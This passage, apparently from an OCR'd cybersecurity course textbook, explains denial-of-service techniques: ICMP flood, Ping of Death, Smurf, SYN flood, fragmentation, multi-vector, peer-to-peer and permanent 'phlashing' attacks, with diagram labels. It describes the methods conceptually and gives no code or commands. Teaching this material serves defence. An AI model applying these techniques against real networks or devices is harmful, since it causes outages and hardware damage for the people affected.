Target Server
ECHO Request
ECHO Reply
ECHO Request
ECHO Reply
-Maximum limit of ICMP ECHO requests per second-
ECHO Request
ECHO Request
Legitimate ICMP ECHO request from an address in the same security zone

Figure 6.26: ICMP flood attack



DoS/DDoS Attack Techniques: Ping of Death Attack

In a Ping of Death (PoD) attack, an attacker tries to crash, destabilize, or freeze the targeted system or service by **sending malformed or oversized packets** using a simple ping command

For instance, the attacker sends a packet which has a size of 65,538 bytes to the target web server. This **packet size exceeds** the size **limit prescribed** by **RFC 791 IP**, which is 65,535 bytes. The reassembly process of the

20 Bytes
8 Bytes
65,510 Bytes
IP HEADER
ICMP HEADER
ICMP DATA
Attacker
Target Server

Ping of Death Attack

In a Ping of Death (PoD) attack, an attacker attempts to crash, destabilize, or freeze the target system or service by sending malformed or oversized packets using a simple ping command. Suppose an attacker sends a packet with a size of 65,538 bytes to the target web server. This size exceeds the size limit prescribed by RFC 791 IP, which is 65,535 bytes. The reassembly process performed by the receiving system might cause the system to crash. In such attacks, the attacker’s identity can be easily spoofed, and the attacker might not need detailed knowledge of the target machine, except its IP address.




20 Bytes
8 Bytes
65,510 Bytes
IP HEADER
ICMP HEADER
ICMP DATA
Attacker
Target Server

Figure 6.27: Ping-of-death attack




DoS/DDoS Attack Techniques: Smurf Attack

- The attacker spoofs the **source IP address** with the victim's IP address and sends a **large number of ICMP ECHO request packets** to an IP broadcast network
- This causes all the hosts on the broadcast network to respond to the received **ICMP ECHO** requests. These responses will be sent to the victim machine, ultimately causing the machine to crash

Attacker
ECHO request with spoofed source IP address
IP Broadcast Network
Response to victim's IP address
Victim


Smurf Attack

In a Smurf attack, the attacker spoofs the source IP address with the victim's IP address and sends a large number of ICMP ECHO request packets to an IP broadcast network. This causes all the hosts on the broadcast network to respond to the received ICMP ECHO requests. These responses are sent to the victim's machine because the IP address was spoofed by the attacker, causing significant traffic to the victim's machine, and ultimately making it crash.



ECHO request with spoofed source IP address
Attacker
Response to victim's IP address
Victim
IP Broadcast Network

Figure 6.28: Smurf attack



DoS/DDoS Attack Techniques: SYN Flood Attack

- The attacker sends a large number of **SYN requests** with **fake source IP addresses** to the target server (victim)
- The target machine sends back a **SYN/ACK** in **response to the request** and waits for the ACK to complete the session setup
- The target machine **does not get the response** because the **source address is fake**
- SYN flooding takes advantage of a flaw in the implementation of the **TCP three-way handshake** in most hosts

SYN Flood Attack

In a SYN attack, the attacker sends a large number of SYN requests to the target server (victim) with fake source IP addresses. The attack creates incomplete TCP connections that use up network resources. Normally, when a client wants to begin a TCP connection to a server, the client and server exchange the following series of messages:

- A TCP SYN request packet is sent to a server.
- The server sends a SYN/ACK (acknowledgement) in response to the request.
- The client sends a response ACK to the server to complete the session setup.

This method is a “three-way handshake.”

In a SYN attack, the attacker exploits the three-way handshake method. First, the attacker sends a fake TCP SYN request to the target server. After the server sends a SYN/ACK in response to the client’s (attacker’s) request, the client never sends an ACK response. This leaves the server waiting to complete the connection.

SYN flooding takes advantage of the flawed manner in which most hosts implement the TCP three-way handshake. This attack occurs when the attacker sends unlimited SYN packets (requests) to the host system. The process of transmitting such packets is faster than the system can handle. Normally, a connection is established with the TCP three-way handshake. The host keeps track of partially open connections while waiting for response ACK packets in a listening queue.

As shown in the figure, when Host B receives a SYN request from Host A, it must keep track of the partially opened connection in a “listen queue” for at least 75 s.




Host A
Host B
SYN
Normal connection establishment
SYN/ACK
ACK
SYN
SYN Flooding
SYN
SYN
SYN

Figure 6.29: SYN flood attack

A malicious host can exploit another host, managing many partial connections by sending many SYN requests to the target host simultaneously. When the queue is full, the system cannot open new connections until it drops some entries from the connection queue through handshake timeouts. This ability to hold up each incomplete connection for 75 s can be cumulatively exploited in a DoS attack. The attack uses fake IP addresses, making it difficult to trace the source. An attacker can fill a table of connections even without spoofing the source IP address.




DoS/DDoS Attack Techniques: Fragmentation Attack

- ☐ These attacks stop a victim from being able to **re-assemble fragmented packets** by flooding the target system with TCP or UDP fragments, resulting in reduced performance
- ☐ Attackers send a large number of fragmented (1500+ byte) packets to a **target web server** with a relatively small packet rate
- ☐ Reassembling and inspecting these large fragmented packets consumes excessive resources

Original Packet
IP Header
Data segment 1
Data segment 2
Data segment 3
Data segment 4
IP HEADER
Data segment 1
Fragment 1
IP HEADER
Data segment 2
Fragment 2
IP HEADER
Data segment 3
Fragment 3
IP HEADER
Data segment 4
Fragment 4


Fragmentation Attack

These attacks destroy a victim's ability to reassemble fragmented packets by flooding it with TCP or UDP fragments, resulting in reduced performance. In fragmentation attacks, the attacker sends a large number of fragmented (1500+ byte) packets to a target web server with a relatively small packet rate. Since the protocol allows fragmentation, these packets are usually uninspected as they pass through network equipment such as routers, firewalls, and the intrusion detection system (IDS)/intrusion prevention system (IPS). The reassembly and inspection of these large, fragmented packets consume excessive resources. Moreover, the content in the packet fragments is randomized by the attacker, which makes the reassembly and inspection consume more resources and, in turn, causes the system to crash.



Original Packet
IP Header
Data segment 1
Data segment 2
Data segment 3
Data segment 4
IP HEADER
Data segment 1
Fragment 1
IP HEADER
Data segment 2
Fragment 2
IP HEADER
Data segment 3
Fragment 3
IP HEADER
Data segment 4
Fragment 4

Figure 6.30: Fragmentation attack



DoS/DDoS Attack Techniques: Multi-Vector Attack


The attackers use combinations of volumetric, protocol, and application-layer attacks to disable the target system or service

Attackers rapidly and repeatedly change the form of their DDoS attack (e.g., SYN packets, Layer 7)

Multi-Vector attack in sequence
Attacker
Volumetric Attack
Protocol Attack
Application Layer Attack
Victim
Multi-Vector attack in parallel
Attacker
Volumetric Attack
Protocol Attack
Application Layer Attack
Victim


Multi-Vector Attack

In multi-vector DDoS attacks, the attacker uses combinations of volumetric, protocol, and application layer attacks to take down the target system or service. The attacker quickly changes from one form of DDoS attack (e.g., SYN packets) to another (layer 7). These attacks are either launched through one vector at a time or through multiple vectors in parallel to confuse a company's IT department, making them spend all their resources and maliciously diverting their focus.



Multi-Vector attack in sequence
Attacker
Volumetric Attack
Protocol Attack
Application Layer Attack
Victim
Multi-Vector attack in parallel
Attacker
Volumetric Attack
Protocol Attack
Application Layer Attack
Victim

Figure 6.31: Multi-vector attack



DoS/DDoS Attack Techniques: Peer-to-Peer Attack

- ❑ Attackers **instruct clients of peer-to-peer file sharing hubs** to disconnect from their peer-to-peer network and to connect to the victim's fake website
- ❑ Attackers **exploit flaws** found in the network using the DC++ (Direct Connect) protocol, which is used for sharing all types of files between instant messaging clients
- ❑ Using this method, attackers launch **massive denial-of-service attacks** and compromise websites

Peer-to-Peer Attack

A peer-to-peer attack is a form of DDoS attack in which the attacker exploits a number of bugs in peer-to-peer servers to initiate a DDoS attack. Attackers exploit flaws found in networks that use the Direct Connect (DC++) protocol, which allows the exchange of files between instant-messaging clients. This kind of attack does not use botnets. Unlike a botnet-based attack, a peer-to-peer attack eliminates the need for attackers to communicate with the clients they subvert. Here, the attacker instructs clients of large peer-to-peer file sharing hubs to disconnect from their peer-to-peer network and instead connect to the victim’s website. Consequently, several thousand computers may aggressively attempt to connect to a target website, causing a drop in the performance of the target website. It is easy to identify peer-to-peer attacks based on signatures. By using this method, attackers launch massive DoS attacks to compromise websites.

Peer-to-peer DDoS attacks can be minimized by specifying ports for peer-to-peer communication. For example, specifying port 80 to disallow peer-to-peer communication minimizes the possibility of attacks on websites.




User 5
Attack Traffic
User 4
Attack Traffic
User 3
Attacker
User 2
User 1

Figure 6.32: Peer-to-peer attack



DoS/DDoS Attack Techniques: Permanent Denial-of-Service Attack

Permanent DoS, also known as **phlashing**, refers to attacks that cause irreversible damage to system hardware

Unlike other DoS attacks, it **sabotages the system hardware**, requiring the victim to replace or reinstall the hardware

This attack is carried out using a method known as "**bricking a system**"

Using this method, attackers send **fraudulent hardware updates** to the victims

Sends email, IRC chats, tweets, posts, videos with fraudulent content for hardware updates

Attacker gets access to victim's computer

Attacker

Victim
(Malicious code is executed)

Permanent Denial-of-Service Attack

Permanent DoS (PDoS) attacks, also known as phlashing, purely target hardware and cause irreversible damage to the hardware. Unlike other types of DoS attacks, it sabotages the system hardware, requiring the victim to replace or reinstall the hardware. The PDoS attack exploits security flaws in a device to allow remote administration on the management interfaces of the victim's hardware, such as printers, routers, and other networking devices.

This type of attack is quicker and more destructive than conventional DoS attacks. It works with a limited amount of resources, unlike a DDoS attack, in which attackers unleash a set of zombies onto a target. Attackers perform PDoS attacks by using a method known as the "bricking" of a system. In this method, the attacker sends emails, IRC chats, tweets, or videos with fraudulent content for hardware updates to the victim. The hardware updates are modified and corrupted with vulnerabilities or defective firmware. When the victim clicks on a link or pop-up window referring to the fraudulent hardware update, the victim installs it in their system. Consequently, the attacker attains complete control over the victim's system.

